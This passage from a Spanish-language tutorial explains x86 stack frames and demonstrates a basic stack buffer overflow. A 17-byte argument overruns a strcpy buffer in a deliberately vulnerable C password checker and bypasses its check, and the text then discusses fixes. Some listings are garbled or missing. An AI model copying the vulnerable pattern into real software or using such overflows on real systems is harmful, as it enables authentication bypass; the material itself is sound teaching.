La siguiente instrucción de la función main es $sub\ esp$, 0x14 y la de la función foo es $sub\ esp$, 0x10. Como se puede ver la estructura es la misma. Con las dos instrucciones se reserva espacio en la pila para los diferentes datos con los que se trabajará³³. Como se puede ver, aunque la función main trabaja con una sola variable se reserva más espacio en la pila que cuando se construye el marco de pila de la función foo, que trabaja con dos variables, una variable local y un parámetro³⁴. El espacio que se reserva es múltiple de cuatro para solucionar problemas de alineación en la memoria. Así pues, en la función main se reservan 20 bytes y en la función foo se reservan 16 bytes.

Una vez se llega a este punto, el marco de pila ya se ha construido. A partir de este momento se ejecutan las instrucciones relativas al código fuente de la función a ejecutar. En el caso de la función main, la instrucción a ejecutar es mov DWORD PTR [ebp-0x4], 0x2, que es el equivalente a $int\ var1=2$;. Esta instrucción almacena el valor numérico 2 en la dirección de memoria que contiene el registro ebp menos $4\ bytes$. Como ya se ha comentado, el registro ebp contiene el valor del registro esp antes de que a este se le hubieran restado $20\ bytes$ para hacer la reserva de espacio. Desde el momento en el que el registro ebp almacena el valor del registro esp, se utiliza el valor del registro ebp como referencia en el momento de almacenar u obtener los valores de las variables locales o parámetros. De este modo se pueden continuar insertando datos en la pila 35 sin que se pierda la referencia de donde están ubicadas las variables en memoria. Así pues, debido a que el registro ebp contiene la dirección de la primera posición de memoria libre para la que se ha reservado espacio, y recordando que la pila crece hacia direcciones de memoria inferiores, se le debe restar $4\ bytes^{36}$ a la dirección que contiene ebp para almacenar el valor de la variable var1.

Las siguientes dos instrucciones de la función main se encargan de preparar el parámetro de la función foo para que esta pueda obtener el valor de la variable var1 de la función main. Debido a que la variable var1 de la función main se pasa por valor y no por referencia, en memoria se debe crear una copia de la variable var1 para que si la función foo modifica su valor, esta modificación no se vea reflejada en el ámbito de ejecución de la función main. Esta labor es la que realizan las instrucciones $mov\ eax$, DWORD PTR [ebp-0x4] y $mov\ DWORD\ PTR\ [esp]$, eax. La

 $^{^{33}}$ El hecho de reservar espacio en la pila significa modificar el valor del registro esp. De este modo queda espacio libre en la memoria para almacenar distintos valores sin que estos se sobreescriban en el próximo push.

³⁴No se ha podido disponer de ningún tipo de documentación que explique el algoritmo utilizado por GCC para reservar espacio en memoria al construir el marco de pila.

³⁵Por consiguiente el valor del registro *esp* se decrementa.

³⁶En este caso, una variable entera ocupa 4 bytes.

primera instrucción se encarga de obtener el valor de la variable var1 almacenado en la dirección de memoria contenida en el registro ebp menos 4 bytes y almacenarla en el registro eax. La segunda instrucción se encarga de almacenar el valor contenido en el registro eax en la dirección de memoria contenida por el registro esp. Como ya se ha comentado, el registro esp contiene la dirección de memoria más baja de la sección de memoria utilizada como pila. De este modo se ha creado una copia de la variable var1 de la función main y se ha posicionado al principio de lo que será el marco de pila creado para la función foo.

La siguiente instrucción - call 0x8048394 < foo > - se encarga de dirigir el flujo de ejecución del programa a las instrucciones pertenecientes a la función foo. Sin embargo, antes de realizar la redirección del flujo de ejecución, la instrucción call añade a la pila - ejecutando una instrucción push - la dirección de memoria de la siguiente instrucción a ejecutar una vez finalice la función llamada. En el programa descompilado, la instrucción call ańadirá a la pila el valor 0x080483c5. Este comportamiento ya se explico en el capítulo The JMP/CALL Trick.

Las primeras tres instrucciones de la función foo construyen el marco de pila de la función tal y como ya se ha explicado anteriormente.

La instrucción mov DWORD PTR [ebp+0x8], 0x1 almacena en la dirección de memoria que contiene el registro ebp más $8\ bytes$ el valor numérico 1. El código fuente de la función foo relativo a estas instrucciones es var1=1;. Debido a la creación del marco de pila de la función foo, el registro ebp contiene el valor del registro esp antes de que se reserve espacio para las variables locales. Como se ha comentado anteriormente, antes de saltar al código perteneciente a la función foo, la función main ha ubicado el valor de su variable var1 en la dirección de memoria contenida en el registro esp en ese momento. Después de realizar dicha acción, se ha saltado al código de la función foo y las instrucciones que se han ejecutado han sido pushebp y movebp, esp. La instrucción pushebp permite almacenar en la pila la dirección inicial del marco de pila anterior, y, a la vez, debido a que en una arquitectura de $32\ bits$ una dirección de memoria ocupa $4\ bytes$, el contenido del registro esp se ha visto decrementado en 4.

De este modo, para asignarle un valor al parámetro var1 de la función foo se debería acceder a la dirección de memoria almacenada en el registro ebp menos 4 bytes de la dirección de memoria añadida a la pila por la instrucción call, menos 4 bytes de la dirección de memoria almacenada en la pila por la instrucción pushebp. Por esta razón, en la instrucción mov DWORD PTR [ebp + 0x8], 0x1 se le suman 8 bytes a la dirección que contiene el registro ebp. Gracias a este calculo es posible asignarle el valor numérico 1 a la copia de la variable var1 de la función main que se ha creado para poder pasarla como parámetro .

Tal y como sucede en la función main, la instrucción mov DWORD PTR [ebp-0x4], 0x2 se encarga de almacenar el valor numérico 2 en el espacio reservado para las variable locales en el marco de pila de la función foo.

A continuación, tanto en la función main como en la función foo las últimas tres instrucciones son casi idénticas. En la función foo se accede al valor de la variable local var2 y se almacena en el registro eax. Por otro lado, en la función main en el registro eax se almacena el valor numérico 0. Estos dos valores son los valores de retorno, y como se puede deducir, el compilador GCC acostumbra a almacenar los valores de retorno en el registro eax.

Por último, tanto la función main como la función foo ejecutan las instrucciones leave y ret.

La instrucción leave se encarga de destruir el marco de pila creado para cada función. El modo de destruir un marco de pila es asignarle al registro esp el valor que contenía antes de realizar la reserva de espacio para las variables locales de una función. Aunque los valores de las variables con las que trabaja una función queden en memoria, cuando el valor del registro esp es decrementado hasta su valor inicial antes de la construcción del marco de pila, se considera que el marco de pila es destruido ya que se pierde la referencia de donde están los datos y, cuando una nueva función del programa sea ejecutada, los valores de la función antigua serán sobreescritos.

En este momento, en el marco de pila de una función sólo queda la dirección de memoria añadida a la pila por la instrucción call. Gracias a esta dirección de memoria, el flujo de ejecución del programa puede retornar a la siguiente instrucción después del call. El registro que se encarga de almacenar la dirección de memoria donde está ubicada la siguiente instrucción a ejecutar es el registro llamado eip^{37} . La instrucción ret se encarga de almacenar la dirección de memoria añadida por la instrucción call en el registro eip. El equivalente a esta operación sería la instrucción $pop\ eip$, con lo que el valor de $4\ bytes$ al que apunta el registro esp se almacenaría en el registro eip y a la dirección de memoria almacenada por el registro esp se le restaría un 4.

Una vez se ha llegado a este punto, el marco de pila de la función ha sido destruido y la siguiente instrucción a ejecutar será la que seguía a la instrucción *call* que ha invocado a la función.

Una vez analizado cómo se construye un marco de pila real, se deben resaltar tres aspectos muy importantes.

El primero de ellos es que el algoritmo de reserva de espacio del marco de pila parece ser que no está publicado y por tanto no se puede saber exactamente la ubicación de los datos a menos que descompiles el ejecutable y lo analices profundamente. En programas pequeños este proceso puede parecer simple, sin embargo, en aplicaciones de gran tamaño el proceso puede ser bastante arduo.

³⁷Extended Instruction Pointer

El segundo aspecto es que cuando el análisis estático de un ejecutable se hace complicado, hay aplicaciones que permiten depurar los programas de manera dinámica. Gracias a este tipo de herramientas se puede descubrir qué operaciones internas ejecutan las instrucciones como call, ret o leave. Aunque en sistemas Windows existen múltiples herramientas válidas para esta tarea, en sistemas Linux este tipo de herramientas escasean. Una muy buena opción es una aplicación llamada EDB³⁸.

El tercer y más importante aspecto es que cuando se construye el marco de pila se inserta un dato que permite modificar el flujo de ejecución del ejecutable. Este dato en cuestión es el valor del registro *eip* que inserta en la pila la instrucción *call*. Este tema se tratará en los próximos capítulos.

9.2. Desbordamiento básico de búfers en la pila

Una vez establecidos los conceptos básicos sobre la construcción de los marcos de pila, se mostrará un ejemplo básico de cómo se podría aprovechar un error de programación. A partir de un código muy básico se mostrará cómo es posible que un pequeño error de programación desencadene en el *bypass* del sistema de autenticación del programa. El código fuente vulnerable es el siguiente.

```
#include <stdio.h>
1
   #include <string.h>
2
   #include <stdlib.h>
3
4
   int checkPassword(char * cpPassword) {
5
            int iSuccess = 0;
            char caPassword [16];
7
8
            strcpy(caPassword, cpPassword);
9
10
            if ( strcmp(caPassword, "validPassword") == 0)
11
               iSuccess = 1:
12
            return iSuccess;
13
   }
14
15
   int main(int argc, char * argv[]) {
16
            if (argc != 2) {
17
                     printf("[-] Usage: %s <password>\n", argv[0]);
18
                     exit(0);
19
```

³⁸La herramienta Evan's Debugger se puede descargar de http://www.codef00.com/projects.php

```
20
21
            if ( checkPassword(argv[1]) ) {
22
                     printf("\n++++++++++++++++++++++++++++);
23
                     printf("\n|
                                     ACCESS GRANTED
24
                     printf("\n++++++++++++++++\n\n");
25
            } else {
26
                     printf("\n+++++++++++++++++++++++++++++);
27
                     printf("\n|
                                     ACCESS DENIED
28
                     printf("\n+++++++++++++++++)n\n");
29
            }
30
31
            return 0;
32
   }
33
```

Código 39. Código fuente passwordProtected.c

El código fuente anterior permite acceder a ciertos contenidos del programa dependiendo del argumento que se le pase al ejecutable.

Si un atacante no dispusiera del código fuente y no pudiera aplicar ingeniería inversa sobre el ejecutable, no le quedaría más remedio que probar todas y cada una de las posibles combinaciones alfanuméricas hasta dar con la combinación correcta. Si el programador ha elegido una clave robusta el proceso de brute forcing³⁹ puede ser muy extenso. El atacante podría pasar años probando combinaciones de entrada y no dar con la combinación correcta.

A continuación se mostrará un método por el cual un atacante podría acceder a la zona protegida del código fuente sin la necesidad de conocer siquiera el argumento correcto que se le debe pasar al programa.

 $^{^{39}}$ Se conoce como *brute forcing* el hecho de probar todas las combinaciones posibles permitidas por el vector de entrada de un ejecutable.

Código 40. Stack overflow en el ejecutable passwordProtected

Como se puede ver, se ha accedido a la sección de código restringida después de muy pocos intentos y sin tener conocimiento de la clave correcta. A continuación se ilustrará el motivo por el cual esto ha sucedido.

Primero de todo se debe explicar que la opción -fno - stack - protector desactiva una protección que añade el compilador gcc para evitar los desbordamientos de búfers en la pila. Cabe destacar que dicha protección se puede vulnerar, sin embargo, aprender a vulnerar esta protección no es el propósito de este documento.

Analizando el código fuente de la aplicación, se puede deducir que el problema está en la instrucción condicional if. De la condición que evalua la instrucción if depende qué parte de código se ejecutará. La condición que procesa la instrucción if viene definida por la función checkPassword. Como parámetro, esta función recibe el argumento que introduce el usuario al ejecutar el programa. Acto seguido, este argumento es almacenado en una variable local de tipo char y de 16 bytes. A continuación, se comprueba si esta variable local es igual a la contraseña elegida por el programador. Si es así, en otra variable local de la función se almacena el valor numérico 1, en caso contrario, esta variable local mantiene su valor inicial, que es 0. Por último, el valor de esta última variable local se devuelve a la función main.

Después de este simple análisis, se puede concluir que el resultado de la instrucción condicional if depende del valor de la variable local iSuccess. Sin embargo, parece ser que el programa no funciona como debería. Para entender cuál es el motivo de que el programa no se ejecute como debería se deben comentar los dos errores que se han cometido al desarrollar esta aplicación.

El primero de ellos y el que puede pasar desapercibido por los programadores con más experiencia es que la instrucción if, tal y como está definida en el código fuente, sólo comprueba que el valor devuelto por la función sea igual a 0 o diferente a 0. A diferencia de lo que podría se intuir, la instrucción if no comprueba que el valor devuelto sea un 1 o un 0, sino que comprueba si el valor es igual o diferente a 0. Para mejorar el comportamiento de la instrucción if se debería modificar el bloque de código:

```
if ( checkPassword(argv[1]) ) {
1
    printf("\n++++++++++++++++\n");
2
                ACCESS GRANTED
    printf("\n|
                                   |\n");
3
    printf("\n++++++++++++++++\n\n");
4
5
    printf("\n+++++++++++++++\n");
6
    printf("\n|
                  ACCESS DENIED
7
    printf("\n+++++++++++++++\n\n");
8
  }
9
```

Código 41. Código ambíguo

Por:

```
if ( checkPassword(argv[1]) == 1 ) {
1
    printf("\n++++++++++++++++++++++++++++++);
2
    printf("\n|
                    ACCESS GRANTED
3
    printf("\n+++++++++++++++++++++++++++++);
  } else if ( checkPassword(argv[1]) == 0 ) {
5
    printf("\n+++++++++++++++\n");
6
    printf("\n|
                    ACCESS DENIED
7
    printf("\n++++++++++++++\n\n");
8
  }
```

Código 42. Código específico

Esta modificación hace el código mucho más específico, aunque éste continua siendo vulnerable.

El segundo error que se ha cometido al programar la aplicación y el que hace que el ejecutable sea vulnerable es el mal uso de la función strcpy(). Tal y como apunta la página de manual referente a la función $strcpy()^{40}$, esta función se encarga de copiar los datos ubicados en la dirección de memoria donde apunta su segundo parámetro hasta encontrar un byte nulo, en la dirección de memoria que contiene su primer

parámetro.

El principal problema de la función strcpy() es que no comprueba que los datos del segundo parámetro ocupen menos que los datos que puede almacenar el primer parámetro.

Qué pasaría si el segundo parámetro fuera una cadena de 20 bytes y el primer parámetro fuera una cadena de 16 bytes? Pues que la función strcpy() copiaría los 20 bytes del segundo parámetro - hasta encontrar un byte nulo - en la dirección de memoria donde apuntara el primer parámetro. Tal y como se ha demostrado en el apartado anterior, un compilador reserva espacio contiguo para las variables con las que trabaja un programa, esto significa que para una variable que ocupa 16 bytes, el compilador, teóricamente, le reservará 16 bytes de memoria y las demás variables o datos de control se ubicarán en direcciones de memoria próximas a esta variable. Así pues, si a una variable de 16 bytes se le asigna el valor de una variable de 20 bytes, en el mejor de los casos, sólo se sobreescribirán otras variables o se sobreescribirán direcciones de memoria relativas a otro ejecutable con lo que el ejecutable vulnerable dejará de funcionar immediatamente. Sin embargo, en el peor de los casos se podrán sobreescribir datos de control introducidos por el compilador. Este último caso es el más peligroso y el que puede llevar a la ejecución de código arbitrario⁴¹ por parte de un atacante.

Para corregir el problema que introduce la función strcpy se deben utilizar otras funciones que hagan un control de los datos copiados entre variables o que el programador controle los tamaños de las variables para asegurar que la copia de datos es posible. La función strcpy es una versión mejorada de la función strcpy y, como parámetros, a parte de las dos variables para hacer la cópia de datos, recibe también un entero que especifica el número total de bytes que se van a copiar de una variable a otra. Así pues, basta con especificar un valor entero que no supere la capacidad del primer parámetro, teniendo en cuenta que la misma función strncpy no almacena un byte nulo como último byte de la cadena destino. Si este aspecto no se controla o no se tiene en cuenta, el búfer al que se han copiado los datos podría dar problemas en operaciones posteriores.

Para ver de forma dinámica qué es lo que ha pasado internamente al ejecutar el programa, se utilizará el depurador gdb tal y como se ha venido haciendo hasta el momento.

Primero de todo se mostrará el valor de las variables pasándole al ejecutable un argumento de 16 bytes.

 ${\tt newlog@Beleriand: ``/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample\$ \ gdb - q ./passwordProtected}$

⁴¹La expresión de "ejecución de código arbitrario" acostumbra a hacer referencia a la ejecución de cualquier código fuente elegido por un atacante.

```
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   BasicExample/passwordProtected...hecho.
(gdb) b checkPassword
Punto de interrupci n 1 at 0x804848a: file passwordProtected.c, line 6.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected AAAAAAAAAAAAAAA
Breakpoint 1, checkPassword (cpPassword=0xbffff58e 'A' <repetidos 16 veces>) at
   passwordProtected.c:6
   int iSuccess = 0;
(gdb) x &iSuccess
0xbffff2ec: 0x08048589
(gdb) n
   strcpy(caPassword, cpPassword);
(gdb) x/5x caPassword
0xbffff2dc: 0x08048340
                       0x0011eac0 0x08049ff4 0xbffff318
0xbffff2ec: 0x0000000
(gdb) print 0xbffff2ec - 0xbffff2dc
(gdb) n
     if ( strcmp(caPassword, "validPassword") == 0) iSuccess = 1;
(gdb) x/5x caPassword
Oxbffff2dc: Ox41414141 Ox41414141 Ox41414141 Ox41414141
Oxbffff2ec: 0x00000000
(gdb) n
     return iSuccess;
(gdb) x &iSuccess
0xbffff2ec: 0x00000000
(gdb) c
Continuando.
+++++++++++++++++++
     ACCESS DENIED
+++++++++++++++++++
Program exited normally.
(gdb) quit
```

Código 43. Análisis con una entrada de 17 bytes

Como se puede ver, lo primero que se hace es establecer un punto de ruptura al principio de la función checkPassword. Una vez se lance el programa, su ejecución se detendrá al principio de la función en cuestión. Acto seguido, con la instrucción x & iSuccess, se analiza cual es el contenido de la dirección de memoria donde se almacenan los valores de la variable iSuccess. El contenido de la variable iSuccess se almacena en la dirección de memoria 0xbffff2ec. Por el momento su contenido es aleatorio. A continuación, se analiza el contenido de la cadena caPassword con la instrucción $x/5x \ caPassword$. El valor 5x especifica que se muestren los valores de 5 conjuntos de $32 \ bits$ contiguos a la dirección de memoria 0xbffff2dc, que es la dirección de memoria inicial de la cadena representada por la variable caPassword. Como se muestra a continuación, la ubicación de la variable caPassword y la variable iSuccess dista en $16 \ bytes$. Es por este hecho por el que al escribir $16 \ bytes$ en la cadena caPassword no se sobreescribe la variable iSucces. Por esta razón, al

volver de la función checkPassword, el valor de la variable iSuccess es correcto y el programa no muestra la parte de código protegida.

Sin embargo, esta situación cambiará cuando como parámetro se pase una cadena de 17 bytes. A continuación se muestra un análisis de dicha situación:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb
   q passwordProtected
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected...hecho.
(gdb) b checkPassword
Punto de interrupci n 1 at 0x804848a: file passwordProtected.c, line 6.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtected AAAAAAAAAAAAAAAAA
Breakpoint 1, checkPassword (cpPassword=0xbffff58e 'A' <repetidos 17 veces>)
    at passwordProtected.c:6
   int iSuccess = 0:
(gdb) x &iSuccess
0xbffff2ec: 0x08048589
(gdb) n
   strcpy(caPassword, cpPassword);
(gdb) x/5x caPassword
0xbffff2dc: 0x08048340
                       0x0011eac0 0x08049ff4 0xbffff318
0xbffff2ec: 0x00000000
(gdb) print 0xbffff2ec - 0xbffff2dc
(gdb) n
     if ( strcmp(caPassword, "validPassword") == 0) iSuccess = 1;
(gdb) x/5x caPassword
Oxbfffff2dc: Ox41414141 Ox41414141 Ox41414141 Ox41414141
0xbffff2ec: 0x00000041
     return iSuccess;
(gdb) x &iSuccess
0xbffff2ec: 0x00000041
(gdb) c
Continuando.
ACCESS GRANTED
++++++++++++++++++++
Program exited normally.
(gdb) quit
```

Código 44. Análisis con una entrada de 17 bytes

Esta vez se ejecutan las mismas instrucciones en gdb y lo único que cambia es el número de 'A's pasadas como argumento. Se han introducido 17 'A's en vez de 16. Esto significa que como parámetro se pasa una cadena de 17 bytes y, como ya se ha comentado, la variable caPassword sólo tiene capacidad para almacenar 16 bytes. De nuevo, la ubicación de las variables caPassword y iSuccess siguen separadas por

16 bytes. Es por esta razón por la que después de ejecutar la función strcpy la variable caPassword contiene 16 'A's. Sin embargo, el byte 17 de la cadena pasada como parámetro se ha almacenado en la dirección de memoria contígua a la 'A' número 16. Casualmente, o quizá no tan casualmente, la dirección de memoria contigua a la 'A' número 16 es la posición de memoria donde se almacena el valor de la variable iSuccess. Por esta razón, cuando se analiza la variable iSuccess en gdb con la instrucción x, se muestra que su valor es 0x000000041.

Como se puede ver, la 'A' número 17 ha sobreescrito el valor que la variable iSuccess con lo que al retornar de la función su valor no será 0 y se mostrará la zona de código restringida aunque no se haya escrito la contraseña correcta.

Cómo solucionar esta vulnerabilidad?

En un principio se tienen dos opciones. La primera es modificar la función que hace que el código sea vulnerable - en este caso es strcpy - por una función que solucione el problema. Y la segunda opción es modificar el código que se ve afectado por la vulnerabilidad. Un paralelismo a esta situación sería un medicamento que cura el origen de una enfermedad y un medicamento que cura los efectos de la enfermedad.

Si se solucionara la vulnerabilidad vía la primera opción se debería modificar la instrucción *strcpy* por una instrucción que controlara el número de *bytes* copiados. Así pues se debería substituir la instrucción:

```
strcpy(caPassword, cpPassword);
```

Código 45. Código vulnerable

Por:

```
strncpy(caPassword, cpPassword, 16);
```

Código 46. Código corregida

Gracias a esta substitución, en la variable caPassword sólo se almacenarían 16 bytes. Sin embargo, si la variable cpPassword contuviera una cadena de más de 16 bytes, la cadena caPassword no tendría un terminador de cadena y esto podría provocar otros problemas. Para solucionar este tema se podría utilizar el siguiente código:

```
strncpy(caPassword, cpPassword, 16);
caPassword[sizeof(caPassword) - 1] = '\0';
```

Código 47. Código mejorado

De este modo en la variable caPassword sólo se almacenarían 16 bytes pertenecientes a la variable $cpPassword^{42}$. Después, en el último byte perteneciente a la variable caPassword se almacena un byte nulo, que será el terminador de la cadena. En este caso, la función sizeof devuelve el tamaño de la variable caPassword, que es 16. Sin embargo, para acceder a la última posición de la cadena caPassword se debería acceder a la posición 15 ya que los bytes de la variable caPassword van del 0 al 15.

Como se puede ver a continuación, el código modificado es totalmente funcional aun cuando se le pasa un parámetro de 17 bytes. También se pueden apreciar todos los aspectos comentados en el parágrafo anterior.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc -
   g passwordProtectedCorrected.c -o passwordProtectedCorrected
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
   q passwordProtectedCorrected
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   BasicExample/passwordProtectedCorrected...hecho.
(gdb) b checkPassword
Punto de interrupci n 1 at 0x80484e0: file passwordProtectedCorrected.c, line 5.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   Breakpoint 1, checkPassword (
   cpPassword=0xbfffff585 'A' <repetidos 17 veces>)
   at passwordProtectedCorrected.c:5
5 int checkPassword(char * cpPassword) {
(gdb) n
   int iSuccess = 0;
(gdb) n
   strncpy(caPassword, cpPassword, 16);
(gdb) n
     int length = sizeof(caPassword) - 1;
(gdb) x/4x caPassword
Oxbfffff2cc: Ox41414141 Ox41414141 Ox41414141 Ox41414141
     caPassword[length] = '\0';
11
(gdb) x &length
0xbffff2c4: 0x000000f
(gdb) n
     if ( strcmp(caPassword, "validPassword") == 0) iSuccess = 1;
(gdb) x/4x caPassword
Oxbfffff2cc: Ox41414141 Ox41414141 Ox41414141 Ox00414141
(gdb) c
Continuando.
ACCESS DENIED
+++++++++++++++++++
```

 $^{^{42}}$ Cabe destacar que para optimizar el código fuente se podrían copiar sólo 15 bytes con la instrucción strncpy en vez de 16.

```
Program exited normally.
(gdb) quit
```

Código 48. Análisis del código fuente corregido

Por otro lado, como se podría implementar la segunda opción para corregir esta vulnerabilidad? Anteriormente se ha comentado que la idea de implementar la segunda opción se basa en corregir los "efectos" de la vulnerabilidad, en vez de corregir la vulnerabilidad. En este caso el "efecto" de la vulnerabilidad es modificar el valor de la variable iSuccess cuando se produce el desbordamiento del búfer caPassword. Para encontrar una solución a este problema se debería pensar en lo que se ha explicado sobre el crecimiento de la pila y el almacenamiento de las variables. Como ya se ha comentado, la pila crece hacia direcciones de memoria inferiores. De este dato se deduce que si en un código fuente se declara una variable y a continuación se declara otra variable, la segunda variable se ubicará en una posición de memoria inferior a la ubicación de la primera variable declarada.

Una vez recordado este dato, cabe destacar que cuando se almacena el valor de una variable, este valor se almacena en la dirección de memoria donde se ha ubicado la variable y las posiciones de memoria contiguas y mayores. Con este dato se quiere decir que si por ejemplo una cadena de 4 bytes apunta a la dirección de memoria 0xbffff2ec, el primer byte de la cadena se almacenaría en la dirección de memoria 0xbffff2ec, el segundo se almacenaría en la dirección de memoria 0xbffff2ed, el tercero en la dirección 0xbffff2ee y el cuarto en la dirección 0xbffff2ef.

A partir de estos datos es fácil analizar la razón por la que la variable iSuccess es sobreescrita al ocurrir el desbordamiento. En el código fuente vulnerable las variables se declaran en este orden:

```
int iSuccess = 0;
char caPassword[16];
```

Código 49. Código vulnerable

Con lo que la variable *iSuccess* se almacena en una dirección de memoria mayor a la dirección de memoria donde se ubica el valor de la variable *caPassword*. Por esta razón la variable *iSuccess* se sobreescribe cuando en una dirección de memoria inferior se almacenan más *bytes* de los que el respectivo búfer puede almacenar. Para demostrar que este razonamiento es correcto se muestra la siguiente salida:

Código 50. Segunda corrección

Si se ha seguido todo el razonamiento expuesto hasta el momento, uno se dará cuenta de que las cosas no encajan. El acceso al código restringido se debería haber denegado, sin embargo, como se puede ver, se ha podido tener acceso al código restringido. A continuación se muestra la razón por la cual la solución no ha funcionado:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
   q passwordProtectedCorrected2
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   BasicExample/passwordProtectedCorrected2...hecho.
(gdb) list 1
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
5 int checkPassword(char * cpPassword) {
  char caPassword[16];
   int iSuccess = 0;
   strcpy(caPassword, cpPassword);
(gdb) b checkPassword
Punto de interrupci n 1 at 0x804848a: file passwordProtectedCorrected2.c, line 7.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   Breakpoint 1, checkPassword (
   cpPassword=0xbffff584 'A' <repetidos 17 veces>)
   at passwordProtectedCorrected2.c:7
   int iSuccess = 0;
(gdb) n
   strcpy(caPassword, cpPassword);
(gdb) x caPassword
0xbffff2cc: 0x08048340
(gdb) x &iSuccess
0xbffff2dc: 0x0000000
(gdb) quit
Una sesi n de depuraci n est activa.
 Inferior 1 [process 4752] will be killed.
Salir de cualquier modo? (y o n) y
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 51. Problema con la segunda corrección

Como se puede ver, las variables se han declarado en orden inverso, tal y como se ha explicado. Primero la variable caPassword y después la variable iSuccess. Sin embargo, tal y como ocurría cuando la variable iSuccess se declaraba primero, la dirección de memoria donde se ubica su valor es mayor a la dirección de memoria donde se ubican los datos de la variable caPassword. La variable iSuccess está ubicada en la dirección de memoria 0xbffff2dc que es mayor que 0xbffff2cc, que es la dirección

de memoria a la que apunta la cadena caPassword. Esto no debería ocurrir, ya que, debido a que la variable caPassword se declara primero, ésta debería apuntar a una dirección de memoria superior a la de iSuccess, sin embargo, las cosas no son así.

Lo cierto es que este comportamiento no tiene ningún sentido aparente y sólo se puede deber a algún tipo de optimización que realiza el compilador GCC. Para demostrar que es una cuestión completamente relacionada con el compilador, se modificará el código fuente de la aplicación para demostrar que el orden de declaración de las variables locales de una función no es respetada por el compilador.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc -
    g passwordProtectedCorrected2.c -o passwordProtectedCorrected2 -fno-stack-
    protector
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
   q passwordProtectedCorrected2
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   BasicExample/passwordProtectedCorrected2...hecho.
(gdb) list 1
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
5 int checkPassword(char * cpPassword) {
   int lol1;
7
   char caPassword[16];
8
   int iSuccess = 0;
   int 1012;
10
(gdb) b checkPassword
Punto de interrupci n 1 at 0x804848a: file passwordProtectedCorrected2.c, line 8.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    Breakpoint 1, checkPassword (
    cpPassword=0xbffff584 'A' <repetidos 17 veces>)
    at passwordProtectedCorrected2.c:8
   int iSuccess = 0;
(gdb) n
     strcpy(caPassword, cpPassword);
11
(gdb) x &lol1
0xbffff2d4: 0x08049ff4
(gdb) x caPassword
0xbffff2c4: 0x08049ff4
(gdb) x &iSuccess
0xbffff2d8: 0x00000000
(gdb) x &1o12
0xbffff2dc: 0x08048589
(gdb) quit
Una sesi n de depuraci n est activa.
  Inferior 1 [process 4819] will be killed.
 Salir de cualquier modo? (y o n) y
```

Código 52. Optimización del compilador GCC

Como se puede ver, en este ejemplo se han declarado dos nuevas variables. La variable lol1 es la primera que se declara, y la variable lol2 es la última que se declara

ra. Sin embargo, las direcciones de memoria donde se ubican no concuerdan con el orden de declaración establecido en el código fuente. La variable lol1 se almacena en al dirección 0xbffff2d4, la variable caPassword apunta a la dirección 0xbffff2c4, la variable iSuccess se almacena en la dirección 0xbffff2d8 y la variable lol2 se almacena en la dirección 0xbffff2dc. Esto significa que la variable lol2 es la que está ubicada en la dirección de memoria más alta, seguida por la variable iSuccess, a su vez seguida por la variable lol1 y por último la variable caPassword. Parece ser que el compilador ha ubicado las tres variables enteras en direcciones de memoria contiguas - a razón de $4\ bytes$ por variable - y mayores a la dirección de memoria a la que apunta la variable caPassword. Por esta razón, la corrección del código no funcionaba.

Curiosamente, una vez introducidas estas nuevas variables, la variable ubicada en la dirección de memoria contigua a la variable caPassword ya no es iSuccess, sino que es la variable lol1. Esto significa que cuando se pasa un parámetro de 17 bytes al ejecutable, la variable iSuccess no debería sobreescribirse y, por tanto, el acceso a la zona de código restringido debería ser denegado. Así se muestra a continuación:

Código 53. Vulnerabilidad corregida erróneamente

Sin embargo, no se debería perder de vista el hecho de que la variable lol1 está almacenada en una dirección de memoria contígua a la dirección de memoria donde se ubica la variable iSuccess, con lo que si se pasaran 21 bytes como parámetro, se conseguiría sobreescribir la variable iSuccess y acceder a la zona de código restringido:

Código 54. Vulnerabilidad corregida erróneamente

El objetivo de la investigación de estos dos métodos de corrección de vulnerabilidades ha sido dejar claros varios conceptos. El primero es que siempre se debe intentar corregir la parte de código fuente que hace vulnerable un programa y no modificar el código fuente para que sus funcionalidades no se vean afectadas por la vulnerabilidad. El segundo concepto es que muy a menudo las cosas no funcionan como teóricamente deberían funcionar. En este ejemplo, se ha dado el caso de que ha sido el compilador el que no ha funcionado como debería, sin embargo, esta anomalía se puede extrapolar a cualquier otro componente que forme parte del proceso de construcción del ejecutable. Siempre se deben comprobar todos los parámetros de una ecuación, aunque algunos de ellos se den por supuestos. El último concepto es que, más a menudo de lo que a los programadores les gustaría reconocer, cuando se intenta corregir una vulnerabilidad se añade una nueva o no se corrige correctamente la original. En el caso estudiado, cuando se han introducido las nuevas variables al código, el ejecutable ha dejado de funcionar incorrectamente cuando se le introducían 17 bytes, sin embargo, continuaba siendo vulnerable, tal y como se ha demostrado.

9.3. Ejecución de código arbitrario

